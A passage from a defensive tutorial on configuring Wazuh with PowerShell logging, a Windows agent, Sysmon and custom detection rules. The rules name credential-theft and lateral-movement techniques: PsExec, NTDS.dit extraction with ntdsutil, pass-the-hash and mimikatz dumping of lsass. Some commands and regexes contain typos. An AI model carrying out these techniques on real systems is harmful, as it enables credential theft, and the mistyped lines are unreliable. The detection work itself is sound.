
Here you would see the details of the 'Turn on PowerShell Transcription' setting within the Group Policy Editor. This setting, when enabled, allows the capture of all input and output from PowerShell sessions to a text-based transcript file.




This image likely displays the Event Viewer with logs related to PowerShell activities. It would show details of executed commands, scripts, and possibly any system changes or errors that occurred during a PowerShell session.

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>




This image probably shows the Registry Editor with the PowerShell module logging settings. These settings control the logging of PowerShell module activities and can be adjusted for security and troubleshooting purposes.






This would be a view of the Wazuh security management platform's interface, showing the administrative options, such as setting rules and monitoring agents.



In this image, you'd see the rules management interface within Wazuh, displaying a list of security monitoring rules that can be applied to the agents.



This image might show how Wazuh allows users to manage custom rule files, including adding new ones or editing existing rules.



Here you would find the configuration details of local rules within Wazuh, which are rules that have been added or modified by the administrator for specific monitoring needs.

```
<!-- Local rules -->

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="local,syslog,sshd,">

  <!--
  Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1
  port 1066 ssh2
  -->
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP
    1.1.1.1.</description>

<group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>

</group>
<group name="windows-custom,">
  <rule id="100535" level="5">
    <if_sid>60009</if_sid>
    <field name="win.system.providerName">^Microsoft-Windows-
    PowerShell$</field>
    <group>powershell,</group>
    <description>Powershell Information EventLog</description>
  </rule>

  <rule id="100536" level="7">
    <if_sid>60010</if_sid>
    <field name="win.system.providerName">^Microsoft-Windows-
    PowerShell$</field>
    <group>powershell,</group>
```

```

<description>Powershell Warning EventLog</description>
</rule>


<rule id="100537" level="10">
  <field name="win.system.providerName">^Microsoft-Windows-
PowerShell$</field>
  <field name="win.system.severityValue">^ERROR$</field>
  <group>powershell,</group>
  <description>Powershell Error EventLog</description>
</rule>

<rule id="100538" level="13">
  <if_sid>60012</if_sid>
  <field name="win.system.providerName">^Microsoft-Windows-
PowerShell$</field>
  <group>powershell,</group>
  <description>Powershell Critical EventLog</description>
</rule>

</group>

```

<https://github.com/OpenSecureCo/Wazuh/blob/main/PowerShell%20Logging>



```

wazuh-user@10.0.0.17:22 - Bitwise xterm - root@wazuh-server:/home/wazuh-user
[root@wazuh-server wazuh-user]# vi /var/ossec/etc/ossec.conf

<localfile>
  <location>Microsoft-Windows-PowerShell/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>

</ossec_config>

```


image is likely a configuration file within Wazuh for monitoring PowerShell events, specifying what types of PowerShell logs should be collected.

```

<localfile>
  <location>Microsoft-Windows-PowerShell/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>


```

<https://github.com/OpenSecureCo/Wazuh/blob/main/PowerShell%20Logging>



Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>



## Deploy new agent

### Select the package to download and install on your system:

**LINUX**  
☐ RPM amd64 ☐ RPM aarch64  
☐ DEB amd64 ☐ DEB aarch64

**WINDOWS**  
☒ MSI 32/64 bits

**macOS**  
☐ Intel  
☐ Apple silicon

For additional systems and architectures, please check our documentation.

### Server address

This is the address the agent uses to communicate with the Wazuh server. Enter an IP address or a fully qualified domain name (FDQN).

Assign a server address ?

10.0.0.17



### Optional settings

The deployment sets the endpoint hostname as the agent name by default. Optionally, you can set your own name in the field below.

Assign an agent name [?](#)

Tutorial-Wazuh

① The agent name must be unique. It can't be changed once the agent has been enrolled. [?](#)

Select one or more existing groups [?](#)

Default

4

Run the following commands to download and install the Wazuh agent:

```
Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.6.0-1.msi -OutFile  
${env.tmp}\wazuh-agent; msixec.exe /i ${env.tmp}\wazuh-agent /q WAZUH_MANAGER='10.0.0.17'  
WAZUH_AGENT_NAME='Tutorial-Wazuh' WAZUH_REGISTRATION_SERVER='10.0.0.17'
```



Run the following commands to download and install the Wazuh agent:

```
Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.6.0-1.msi -OutFile  
${env.tmp}\wazuh-agent; msixec.exe /i ${env.tmp}\wazuh-agent /q WAZUH_MANAGER='10.0.0.17'  
WAZUH_AGENT_NAME='Tutorial-Wazuh' WAZUH_REGISTRATION_SERVER='10.0.0.17'
```

5

Start the Wazuh agent:

```
NET START WazuhSvc
```

Close

Deploying an agent in Wazuh involves a few key steps. Here's a general overview of the process:

1. **Download the Wazuh Agent:** On the Wazuh server, go to the section for adding agents and select the appropriate version of the Wazuh agent for the operating system you want to monitor.

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>

2. **Install the Agent:** On the target system (the one you want to monitor), run the installer that you downloaded. The installation process varies depending on the operating system. For example, on Windows, it's an executable installer, while on Linux, it's often a package you install via the command line.
3. **Connect the Agent to the Manager:**
  - **Windows:** You'll need to open the Wazuh agent manager application and point it to the IP address of your Wazuh server. You might also need to insert an authentication key.
  - **Linux:** This often involves editing the **ossec.conf** file to include the manager's IP address and then running the **manage\_agents** utility to import the key.
4. **Start the Wazuh Agent:** After installation and configuration, start the agent service. On Windows, this can typically be done through the Services application. On Linux, you can use the **systemctl** command.
5. **Check the Agent's Connection on the Server:** Back on the Wazuh server, you can verify that the agent has connected successfully. This is typically done through the Wazuh dashboard, where you should now see the agent listed as active.
6. **Agent Configuration (Optional):** Depending on your needs, you may configure the agent further to enable specific rules, adjust logging levels, or set up active responses.

```
Writing web request
Writing request stream... (Number of bytes written: 474298)
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
PS C:\Users\Administrator> Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.6.0-1.msi -OutFile $env:tmp\wazuh-agent; msixexec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER='10.0.0.17' WAZUH_AGENT_NAME='Tutorial-Wazuh' WAZUH_REGISTRATION_SERVER='10.0.0.17'
```

Execute Agent Download in Powershell

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> ping 10.0.0.17



Pinging 10.0.0.17 with 32 bytes of data:
Reply from 10.0.0.17: bytes=32 time<1ms TTL=255

Ping statistics for 10.0.0.17:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
PS C:\Users\Administrator> Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.6.0-1.msi -OutFile
e $env:tmp\wazuh-agent; msisexec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER='10.0.0.17' WAZUH_AGENT_NAME='Tutorial-
wazuh' WAZUH_REGISTRATION_SERVER='10.0.0.17'
PS C:\Users\Administrator> NET START WazuhSvc
The requested service has already been started.

More help is available by typing NET HELPMSG 2182.
PS C:\Users\Administrator>

PS C:\Users\Administrator> Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.6.0-1.msi -OutFile
e $env:tmp\wazuh-agent; msisexec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER='10.0.0.17' WAZUH_AGENT_NAME='Tutorial-
wazuh' WAZUH_REGISTRATION_SERVER='10.0.0.17'
PS C:\Users\Administrator> NET START WazuhSvc
The Wazuh service was started successfully.
PS C:\Users\Administrator>
```

## Wazuh Service Started

Agents (1)								
id!=000 and status=active				Deploy new agent		Refresh	Export formatted	
						WQL	Refresh	
ID ↑	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
003	Tutorial-Wazuh	10.0.0.231	default	Microsoft Windows Server 2016 Standard Evaluation 10.0.14393.693	node01	v4.6.0	● active	 
Rows per page: 10								

## Agent Activated

## Sysmon integration

Download Sysmon: <https://learn.microsoft.com/pt-br/sysinternals/downloads/sysmon>

Sysmonconfig.xml <https://wazuh.com/resources/blog/detecting-process-injection-with-wazuh/sysmonconfig.xml>

```
PS C:\Users\Administrator\Downloads\Sysmon> .\sysmon.exe -accepteula -i sysmonconfig.xml

System Monitor v15.11 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2023 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.60
Sysmon schema version: 4.90
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
PS C:\Users\Administrator\Downloads\Sysmon>
```

The image shows a command-line interface with the output from running Sysmon (System Monitor), a Windows system service and device driver that monitors and logs system activity to the Windows event log. It is part of the Sysinternals suite of tools provided by Microsoft.


The user has executed Sysmon with the command **sysmon.exe -accepteula -i sysmonconfig.xml**, which performs the following actions:

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>



- **-accepteula:** Automatically accepts the End User License Agreement (EULA). This is required to run Sysmon without interactive input.
- **-i sysmonconfig.xml:** Installs Sysmon and loads a configuration file named **sysmonconfig.xml**, which contains rules for what events Sysmon should log.



Agent Config C:\Program Files (x86)\ossec-agent\ossec.conf

```
<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
</ossec_config>
```

Add in End Line

```
PS C:\Users\Administrator\Downloads\Sysmon> Restart-Service -Name wazuh
PS C:\Users\Administrator\Downloads\Sysmon>
```

Restart Service

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>

```
GNU nano 2.9.8 /var/ossec/etc/rules/local_rules.xml Modified
<!-- Local rules -->

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="security_event, windows,">

  <!-- This rule detects when PsExec is launched remotely to perform lateral movement within the do$
  <rule id="110004" level="12">
    <if_sid>61600</if_sid>
    <field name="win.system.eventID" type="pcre2">17|18</field>
    <field name="win.eventdata.PipeName" type="pcre2">\\PSEXESVC</field>
    <options>no_full_log</options>
    <description>PsExec service launched for possible lateral movement within the domain</descripti$
  </rule>

  <!-- This rule detects NTDS.dit file extraction using a sysmon event captured on the domain contr$
  <rule id="110006" level="12">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine" type="pcre2">NTDSUTIL</field>
    <description>Possible NTDS.dit file extraction using ntdsutil.exe</description>
  </rule>

  <!-- This rule detects Pass-the-ash (PtH) attacks using windows security event 4624 on the compro$
  <rule id="110007" level="12">
    <if_sid>60103</if_sid>
    <field name="win.system.eventID">^4624$</field>
    <field name="win.eventdata.LogonProcessName" type="pcre2">seclogo</field>
```

Edit file in Wazuh Server:

/var/ossec/etc/rules/local\_rules.xml

Add the code in initial line

```
<group name="security_event, windows,">

  <!-- This rule detects when PsExec is launched remotely to perform
  lateral movement within the domain. The rule uses Sysmon events
  collected from the domain controller. -->
  <rule id="110004" level="12">
    <if_sid>61600</if_sid>
    <field name="win.system.eventID" type="pcre2">17|18</field>
    <field name="win.eventdata.PipeName"
type="pcre2">\\PSEXESVC</field>
    <options>no_full_log</options>
    <description>PsExec service launched for possible lateral movement
within the domain</description>
  </rule>

  <!-- This rule detects NTDS.dit file extraction using a sysmon event
  captured on the domain controller -->
  <rule id="110006" level="12">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine"
type="pcre2">NTDSUTIL</field>
    <description>Possible NTDS.dit file extraction using
ntdsutil.exe</description>
  </rule>
```

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>

```

<!-- This rule detects Pass-the-hash (PtH) attacks using windows
security event 4624 on the compromised endpoint -->
<rule id="110007" level="12">
  <if_sid>60103</if_sid>
  <field name="win.system.eventID">^4624$</field>
  <field name="win.eventdata.LogonProcessName"
type="pcre2">seclogo</field>
  <field name="win.eventdata.LogonType" type="pcre2">9</field>
  <field name="win.eventdata.AuthenticationPackageName"
type="pcre2">Negotiate</field>
  <field name="win.eventdata.LogonGuid" type="pcre2">{00000000-0000-
0000-0000-000000000000}</field>
  <options>no_full_log</options>
  <description>Possible Pass the hash attack</description>
</rule>

  <!-- This rule detects credential dumping when the command
sekurlsa::logonpasswords is run on mimikatz -->
<rule id="110008" level="12">
  <if_sid>61612</if_sid>
  <field name="win.eventdata.TargetImage"
type="pcre2">(?!i)\\\\system32\\\\lsass.exe</field>
  <field name="win.eventdata.GrantedAccess"
type="pcre2">(?!i)0x1010</field>
  <description>Possible credential dumping using
mimikatz</description>
</rule>

</group>

```

Restart Wazuh-Manager service

systemctl restart wazuh-manager

```


[root@wazuh-server wazuh-user]# nano /var/ossec/etc/rules/local_rules.xml
[root@wazuh-server wazuh-user]# systemctl restart wazuh-manager
[root@wazuh-server wazuh-user]#

```

## ATTACK DEMO

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>



## Access Security Events

### APT Simulator

APT Simulator is a Windows Batch script that uses a set of tools and output files to make a system look as if it was compromised. In contrast to other adversary simulation tools, APT Simulator is designed to make the application as simple as possible. You don't need to run a web server, database or any agents on set of virtual machines. Just download the prepared archive, extract and run the contained Batch file as Administrator. Running APT Simulator takes less than a minute of your time.

<https://github.com/NextronSystems/APTSimulator/releases>

